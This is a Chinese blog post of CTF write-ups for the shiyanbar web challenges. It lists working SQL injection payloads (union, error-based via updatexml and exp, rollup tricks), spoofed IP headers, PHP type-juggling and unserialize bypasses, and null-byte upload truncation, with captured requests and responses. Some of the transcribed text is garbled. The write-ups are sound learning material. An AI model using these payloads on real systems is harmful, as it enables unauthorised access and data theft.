

实验吧web题库writeup

原创

Pz_mstr 于 2017-10-11 21:15:01 发布 1057 收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_35544379/article/details/78208505

版权

1.登陆一下好吗

未过滤单引号，双引号，and

过滤了or，|，&，select等等

题目的意思显然就是需要我们登陆，登陆之后应该就能获得flag或者进行下一步

但是本题对or进行了过滤，因此我们常用的万能密码就不行了。

构造能够成功登陆的语句，首先猜测此处为单引号注入，试下最简单的'='，成功登陆获得flag

```
ctf{51d1bf8fb65a8
```

```
hint :
```

```
username:'='
```

```
password:'='
```

username	password
hell02w	69bc7cf459bcff03625939193ec71e0e
w0d3rkun	dbb9111e4ed03e2d4021c3c3b0ac8749
mut0r3nl	86846490336911c0f3c6e07cc197d22c

2.who are you?

题目出现：your ip is

配合题目 who are you

显然本题考点为：网站访问者的ip地址，抓包发现http头部缺少相应的参数，手动添加以下进行尝试

X-Forwarded-For

Client-IP

x-remote-IP

x-originating-IP

x-remote-addr

发现X-Forwarded-For可以成功：

满足三个条件即可获得flag

最难满足的是第三个条件：因为我们不知道数据库中的密码，因此这里用到了group by rollup的查询技巧

举例：雇员的工资单，有部门和职位可以进行分组，计算每个部门，每个职位的工资平均值

但如果想查看部门平均值和全部雇员的平均值，普通的group by语句无法实现，需要使用有withrollup字句的group by 语句来实现

```
mysql> select dep,pos,avg(sal) from employee group by dep,pos with rollup;
+-----+-----+-----+
| dep | pos | avg(sal) |
+-----+-----+-----+
| 01 | 01 | 1500.0000 |
| 01 | 02 | 1950.0000 |
| 01 | NULL | 1725.0000 |
| 02 | 01 | 1500.0000 |
| 02 | 02 | 2450.0000 |
| 02 | NULL | 2133.3333 |
| 03 | 01 | 2500.0000 |
| 03 | 02 | 2550.0000 |
| 03 | NULL | 2533.3333 |
| NULL | NULL | 2090.0000 |
+-----+-----+-----+
10 rows in set (0.00 sec)
```


因此我们在这里也可以使用group by with rollup来使得查询返回的密码值为空

Payload为:

uname=' or 1=1 group by pwd with rollup limit 1 offset 0/1/2...#&pwd=

偏移值需要进行尝试，最终结果为

uname=' or 1=1 group by pwd with rollup limit 1 offset 2#&pwd=



4.简单的注入123

第一题

本题是对一些重要关键字进行了过滤，比如select, from, where等

可以采取注释或重写方法进行绕过

```
http://ctf5.shiyanbar.com/423/web/?id=1' union/**/select/**/flag /**/from/**/flag wherever 'z'='z#
```

Enable Post data Enable Referrer

flag

到底过滤了什么东西？

http://blog.csdn.net/qq_35544379

ID: 1' union/**/select/**/flag /**/from/**/flag where 'z'='z
name: baloteli

ID: 1' union/**/select/**/flag /**/from/**/flag where 'z'='z
name: flag{Y0u_ n_900d}

第二题

过滤了空格，select和)采用同样的注释法进行绕过

```
http://ctf5.shiyanbar.com/web/index_2.php?id=1'/**/and/**/updatexml(1,concat(0x7e,(/**/select/**/group_concat('|,flag|'|/**/)**//**/from/**/web1.flag/**/)**//0x7e/**/)**//1/**/)**/%23
```

Enable Post data Enable Referrer

flag

http://b到底过滤了什么东西?_35544379

提交查询

XPATH syntax error: '~|flag{Y0u_ 900d}|~'

第三题

这题并没有感觉过滤了什么，只是盲注

采用报错型盲注速度出结果

```
http://ctf5.shiyanbar.com/web/index_3.php?id=1' union select exp(~(select * FROM(select flag from web1.flag)a))--+
```

Enable Post data Enable Referrer

flag

http://b到底过滤了什么?_qq_35544379

提交查询

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in F:\A1bnH3a\ctf\web\index_3.php on line 30
DOUBLE value is out of range in 'exp(~((select 'flag{Y0u_@r: 00d}' from dual))'

5.天下武功唯快不破

There is no martial art is indefectible, while the fastest speed is the only way for long success.
>>>>>----You must do it as fast as you can!----<<<<<<



http://blog.csdn.net/qq_35544379

看了下源码，要求将flag以post方式，作为key参数提交，速度要快


显然他的提示为使用脚本自动提交

思路：填写url->获取session->打开连接->获取响应头->获取相应flag，进行加工->构造post请求并发送->打印响应内容

```
#coding:utf8
import requests
import base64
URL = "http://ctf5.shiyanbar.com/web/10/10.php"
Session = requests.Session()
response = Session.get(URL)
Head = response.headers
flag = base64.b64decode(Head["flag"]).split(':')[1]
print flag
postData = {'key': flag}
result = Session.post(url=URL, data=postData)
print result.text
```

6.让我进去

抓包，修改可疑参数：source=1，出现源代码



我们发现，服务器会检测cookies中有没有getmein，然后判断与md5加密后的结果是否一样，如果一样则可以得到flag之后就不会了。。。参考大佬们的wp，发现是一个叫做哈希拓展长度攻击，白帽子那本书里有

在这里就不献丑了，直接贴链接<http://www.freebuf.com/articles/web/69264.html>

7.拐弯抹角

这一关有点莫名其妙，直接index.php出flag，下面的源码瞄了一眼，难度不大，就不分析了

8.Forms

直接提交抓包发现

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
Referer: http://ctf5.shiyanbar.com/10/main.php
Cookie: Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=150751838
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1507600935; PHP
Connection: close
Upgrade-Insecure-Requests: 1

PIN=&showsource=0
```

修改参数，显示源码

```
$a = $_POST["PIN"];
if ($a == -19827747736161128312837161661727773716166727272616149001823847) {
    echo "Congratulations! The flag is $flag";
} else {
    echo "User with provided PIN not found.";
}
```

http://blog.csdn.net/qq_35544379

User with provided PIN not found.

PIN:

输入a的值，出flag

Congratulations! The flag is ctf{forms_are_easy}

PIN:

9.天网管理系统

查看源码发现

```
26 </form>
27 <!-- $test=$_GET['username']; $test=md5($test); if($test=='0') -->
28 </body>
29 </html>
```

利用php弱类型漏洞

天网管理系统

安全与你同在

账户:admin 密码:admin

就是这么光明正大的放置用户名和密码,爸爸说我们再也不会忘记密码啦。

大家请放心使用我们的产品。
http://blog.csdn.net/qq_35544379

用户名:

密码:

/user.php?fame=hjkleffifer

进入该页面

`$unserialize_str = $_POST['password']; $data_unserialize = unserialize($unserialize_str); if($data_unserialize['user'] == '???' && $data_unserialize['pass'] == '???') { print_r($flag); } 伟大的科学家php方言道：成也布尔，败也布尔。回去吧骚年`

http://blog.csdn.net/qq_35544379

• commalesmyoql.py
• 网络渗透于深度防御
• commalesmyoql.bt
• 新建文本文档.txt

Load URL	<input type="text" value="http://ctf5.shiyanbar.com/10/web1/index.php"/>
Split URL	
Execute	
<input checked="" type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer	
Post data	<input type="text" value="username=admin&password=a:2:{s:4:'user';b:1;s:4:'pass';b:1;}"/>

天网管理系统

安全与你同在

http://blog.csdn.net/qq_35544379

账户:admin 密码:admin

就是这么光明正大的放置用户名和密码,爸爸说我们再也不会忘记密码啦。

大家请放心使用我们的产品。

用户名:

密码:

ctf{dwduwkhduw5465}

10.忘记密码了

响应包发现submit.php页面


Raw	Params	Headers	Hex
<pre> GET /10/upload/step2.php?email=youmail@mail.com&check=??????? HTTP/1.1 Host: ctf5.shiyanbar.com User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://ctf5.shiyanbar.com/10/upload/step1.php Cookie: Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1507518387,1507520959,1507547747,150759958 7; Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*101195%2CnickName%3Acsu_porlock; Hm_lpv_34d6f7353ab0915a4c582e4516dffbc3=1507602029; PHPSESSID=kkc0i58vkvtl8oc8ebto84qhe7 Connection: close Upgrade-Insecure-Requests: 1 </pre>			

Raw	Headers	Hex	HTML	Render
<pre> margin: 10px auto; width: 100%; border: none; height: 2rem; border-radius: 5px; } </style> </head> <body> <form action="submit.php" method="GET"> <input type="text" value="你找回密码step2"> email:<input name="emailAddress" type="text" value="youmail@mail.com" disable="true"/></br> token:<input name="token" type="text" /></br> <input type="submit" value="提交"> </form> </body> </html> </pre>				

添加相应的参数，发现失败

Request				Response		
Raw	Params	Headers	Hex	Raw	Headers	Hex
<pre> GET /10/upload/submit.php?emailAddress=admin@simplexue.com&token=??????? HTTP/1.1 Host: ctf5.shiyanbar.com User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://ctf5.shiyanbar.com/10/upload/step1.php Cookie: Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1507518387,1507520959,1507547747,150759958 7; Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*101195%2CnickName%3Acsu_porlock; Hm_lpv_34d6f7353ab0915a4c582e4516dffbc3=1507602029; PHPSESSID=kkc0i58vkvtl8oc8ebto84qhe7 Connection: close Upgrade-Insecure-Requests: 1 </pre>				<pre> HTTP/1.1 200 OK Date: Tue, 10 Oct 2017 02:23:06 Server: Apache/2.4.18 (Win32) C X-Powered-By: PHP/5.2.17 Content-Length: 4 Connection: close Content-Type: text/html fail </pre>		

这里有vim的提示，考虑备份文件的存在：暴露源码



— 转存表中的数据 `user`

```
INSERT INTO `user` (`id`, `username`, `email`, `token`) VALUES 35544379
(1, '****不可见***', '***不可见***', 0);
*/
```

..... 这一行是省略的代码.....

```
if(!empty($token)&&!empty($emailAddress)){
    if(strlen($token)!=10) die('fail');
    if($token!='0') die('fail');
    $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
    $r = mysql_query($sql) or die('db error');
    $r = mysql_fetch_assoc($r);
    $r = $r['num'];
    if($r>0){
        echo $flag;
    }else{
        echo "失败了呀";
    }
}
```

按照条件设置token即可




11.onemore

```

<?php
if (isset ($_GET['password'])) {
    if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
    {
        echo '<p>You password must be alphanumeric</p>';
    }
    else if (strlen($_GET['password']) < 8 && $_GET['password'] > 9999999)
    {
        if (strpos ($_GET['password'], '*-*') !== FALSE)
        {
            die('Flag: ' . $flag);
        }
        else
        {
            echo('<p>*-* have not been found</p>');
        }
    }
    else
    {
        echo '<p>Invalid password</p>';
    }
}

```

按照条件设置：使用%00截断达到既满足不存在a-zA-Z0-9，又使得该数比9999999大



http://blog.csdn.net/qq_35544379 Flag: CTF{Ch3ck [redacted] 3ck}

12. Guest Next Session

```

User-Agent: mozilla/5.0 (windows; i; 6.0; rv:3.0) Gecko/20091211 Firefox/3.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/Session.php
Cookie: sample-hash=571580b26c65f306376d4f64e53cb5c7; source=0;
Hm_lm_34d6f7353ab0915a4c582e4516dffbc3=1507518387,1507520959,1507547747,150759958
7; Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*101195%2CnickName%3Acsu_porlock;
Hm_lpv_34d6f7353ab0915a4c582e4516dffbc3=1507602668;
PHPSESSID=kkc0f58vkvt8oc8ebto84qhe7
Connection: close
Upgrade-Insecure-Requests: 1

```

```

<table border="1">
<tr>
<td>
<center><textarea name="viewTheSourceCode" cols="45" rows="15">

&lt;?php
session_start();
if (isset ($_GET['password'])) {
    if ($_GET['password'] == $_SESSION['password'])
        die ('Flag: '.$flag);
    else
        print '<p>Wrong guess.</p>';
}

mt_srand((microtime() ^ rand(1, 10000)) % rand(1, 10000) + rand(1, 10000));
?&gt;
</td>
</tr>
</table>
</center>
</body>
</html>

```

根据提示：仔细看条件，session_start()每次启用新会话，需要会话password值与提交的password相等，因此我们考虑将session置零

```
GET /web/Session.php?password= HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/Session.php
Cookie: sample-hash=571580b26c65f306376d4f64e53cb5c7; source=0;
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1507518387,1507520959,1507547747,150759958
7; Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*101195%2CnickName%3Acsu_porlock;
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1507602668; PHPSESSID=
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Tue, 10 Oct 2017 02:31:59 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17
X-Powered-By: PHP/5.2.17
Set-Cookie: PHPSESSID=214c40ecfe6ee3a394514ed057ee04f9; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 112
Connection: close
Content-Type: text/html

<html>
<head>
  <title>Guess Next Session</title>
</head>
<body><br>
<center>
Flag: CTF{CI3ar_tr...s1on}
```

13.FALSE

Your password can not be your name!

Login

[View the source code](#)

```
<?php
if (isset($_GET['name']) and isset($_GET['password'])) {
    if ($_GET['name'] == $_GET['password'])
        echo '<p>Your password can not be your name!</p>';
    else if (sha1($_GET['name']) === sha1($_GET['password']))
        die('Flag: ' . $flag);
    else
        echo '<p>Invalid password.</p>';
}
else {
    echo '<p>Login first!</p>';
}
?>
```

显然利用sha1的漏洞

Flag: CTF{t3s...a1}


14.上传绕过

修改上传名，类型都不行，重写上传名也不行

考虑0x00截断，我们在上传点增加xxx.php+，那么成功上传后文件名应该是类似于这样的：

xxx.php+4561321654.jpg

如果我们将+这个地方改为0x00，即可截断



15.NSCTF200

阅读理解逆向分析题

加密过程：

- 1.字符反转
- 2.取出每个字符，转化成ascii码值，+1，转化为字符
- 3.连成字符串
- 4.base64加密
- 5.字符翻转
- 6.rot13加密

解密过程

- 1.rot13解密
- 2.字符翻转
- 3.base64解密 ~88:36e1bg8438e41757d:29cgeb6e48c`GUDTO|;hbmj
- 4.取出每个字符，转化为ascii码值，-1，转换为字符 }77925d0af7327d30646c918bfda5d37b_FTCSN{:galf
- 5.翻转 flag:{NSCTF_b73d5adfb819c64603d7237fa0d52977}

16.程序逻辑问题

分析源码

```

<html>
<head>
welcome to simplexue
</head>
<body>
<?php

if($_POST[user] && $_POST[pass]) {
    $conn = mysql_connect("*****", "*****", "*****");
    mysql_select_db("phpformysql") or die("Could not select database");
    if ($conn->connect_error) {
        die("Connection failed: " . mysql_error($conn));
    }
    $user = $_POST[user];
    $pass = md5($_POST[pass]);

    $sql = "select pw from php where user='$user' ";
    $query = mysql_query($sql);
    if (!$query) {
        printf("Error: %s\n", mysql_error($conn));
        exit();
    }
    $row = mysql_fetch_array($query, MYSQL_ASSOC);
    //echo $row["pw"];

    if (($row[pw] && (!strcasecmp($pass, $row[pw]))) {
        echo "<p>Logged in! Key:***** </p>";
    }
    else {
        echo("<p>Log in failure!</p>");
    }
}

}

```

简单来说，就是需要满足

输入的密码经过md5加密后与对应用户名查询返回的密码一致即可登录

一般来说这个在不知道用户名密码的情况下不可能实现，但是我们可以发现这里存在sql注入漏洞

我们可以构造payload使得正常查询失败从而进行我们想要的查询，返回相应结果

The screenshot shows a web browser's developer tools interface. The 'Request' tab is active, displaying a POST request to `/web/5/index.php` with a payload: `user=' and 0=1 union select '0e545993274517709034328855841020'#&pass=s878926199a`. The 'Response' tab shows the server's output, which includes the message: `<p>Logged in! Key: SimCTF{you are a hacker} </p>`. The server's response also includes headers like `Date: Tue, 10 Oct 2017 03:20:45 GMT` and `Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17`.

17.what the fuck 这是什么鬼东西

一目了然显然扔过控制台直接出答案

18.这个看起来有点简单

显然存在注入点

ActivateCryptoSelector **table_name from information_schema.tables where table_schema='my_db' thiskey**

INT SQL XSS Encryption Encoding Other

Load URL [http://ctf5.shiyanbar.com/8/index.php?id=1 union select 1,group_concat\('|table_name,|'\) from information_schema.tables where table_schema='my_db'](http://ctf5.shiyanbar.com/8/index.php?id=1 union select 1,group_concat('|table_name,|') from information_schema.tables where table_schema='my_db')

Split URL

Execute

Enable Post data Enable Referrer http://blog.csdn.net/qq_35544379

ID	content
1	welcome to this game! enjoy
1	news , thiskey

一步一步往下做就行了，懒得做了

19.貌似有点难

显然构造ip地址即可，随便挑一个喜欢的http头添加，注意把下划线改成横杠

Request

Raw Params Headers Hex

3ET /phpaudit/ HTTP/1.1

Host: ctf5.shiyanbar.com

User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://www.shiyanbar.com/ctf/32

CLIENT-IP: 1.1.1.1

Cookie:

+m_mt_34d6f7353ab0915a4c582e4516dffbc3=1507520959,1507547747,1507599587,1507707080;

+m_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*101195%2CnickName%3Acsu_porlo;k;Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1507708121;

?HPSESSID=vlh5qg83k9p1da69p47110v1a6

Connection: close

Jpgrade-Insecure-Requests: 1

Cache-Control: max-age=0

Response

Raw Headers Hex HTML Render

```
<div class="content_title_01">PHP代码审计</div>
<div class="horizontal_divider_01">&nbsp;&nbsp;&nbsp;</div>
<div class="cleaner">&nbsp;&nbsp;&nbsp;</div>
<center>
<p>Great! Key is SimCTF{daima...gjl}</p>
<input
type="button" name="Submit3" value="View the source code"
onClick="document.all.table.style.display=(document.all.table.style.display =='none')?'':'none'"/>
<table width="100%" border="0" cellspacing="0" cellpadding="0"
bordercolor="#D5DEF9" id="table" style="display:none">
<td>
<br>
<center><textarea name="textarea" cols="80%" rows="26">

&lt?php
function GetIP(){
if(!empty($_SERVER["HTTP_CLIENT_IP"]))
    $cip = $_SERVER["HTTP_CLIENT_IP"];
else if(!empty($_SERVER["HTTP_X_FORWARDED_FOR"]))
    $cip = $_SERVER["HTTP_X_FORWARDED_FOR"];
else if(!empty($_SERVER["REMOTE_ADDR"]))
    $cip = $_SERVER["REMOTE_ADDR"];
```

20.头有点大

按着题目要求改http头即可

Request

Raw Params Headers Hex

```
GET /sHeader/ HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: MSIE 6.0; .NET CLR 9.9
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: q=0.5,en-gb
Accept-Encoding: gzip, deflate
Referer: http://www.shiyanbar.com/ctf/29
Cookie:
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1507520959,1507547747,1507599587,150770708
0; Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*101195%2CnickName%3Acsu_porlock;sdri;get/fqq_355443<p>
Hm_lpv_34d6f7353ab0915a4c582e4516dffbc3=1507708460;
PHPSESSID=vh5qg83k9p1da69p47110v1a6
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw Headers Hex HTML Render

```
<div id="templatemo_content_wrapper">
  <div id="templatemo_content">
    <div class="content_title_01">Forbidden</div>
    <div class="horizontal_divider_01">&nbsp;</div>
    <div class="cleaner">&nbsp;</div>
    <p><br><br>The key is: 4der</p>
    <div class="cleaner">&nbsp;</div>
  </div>
  <div class="cleaner">&nbsp;</div>
</div>
<div id="templatemo_footer">
  </div>
</div>
</body>
```

21. Forbidden

也是简单的改下地址就可以了不多说

Request

Raw Params Headers Hex

```
GET /basic/header/ HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-hk,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.shiyanbar.com/ctf/21
Cookie:
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1507520959,1507547747,1507599587,150770708
0; Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*101195%2CnickName%3Acsu_porlock;
Hm_lpv_34d6f7353ab0915a4c582e4516dffbc3=1507709050;
PHPSESSID=vh5qg83k9p1da69p47110v1a6
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Wed, 11 Oct 2017 08:07:43 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17
X-Powered-By: PHP/5.2.17
Content-Length: 288
Connection: close
Content-Type: text/html
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /
on this server.</p>
</body>
</html>
<br><br>KEY:123:erAGent<br><br>
```

22. 猫抓老鼠

这题有点坑，利用了司机们看到base64就想解的心理

猜测服务端应该有解密算法，因此直接提交base64加密后的flag即可

Request

Raw Params Headers Hex

```
POST /basic/catch/ HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Referer: http://ctf5.shiyanbar.com/basic/catch/
Cookie:
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1507520959,1507547747,1507599587,150770708
0; Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*101195%2CnickName%3Acsu_porlock;
Hm_lpv_34d6f7353ab0915a4c582e4516dffbc3=1507709288;
PHPSESSID=vh5qg83k9p1da69p47110v1a6
Connection: close
Upgrade-Insecure-Requests: 1
pass_key=MTUwNzcwOTI5Mg==
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Wed, 11 Oct 2017 08:15:28 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17
X-Powered-By: PHP/5.2.17
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Raw: MTUwNzcwOTI5Mg==
Content-Length: 21
Connection: close; 79
Content-Type: text/html
KEY: #WWWn ET#
```

23.看起来有点难

直接sqlmap即可



结束语:

/微笑 终于写完了真累，写了有两个多小时，下次不把wp挤到一起写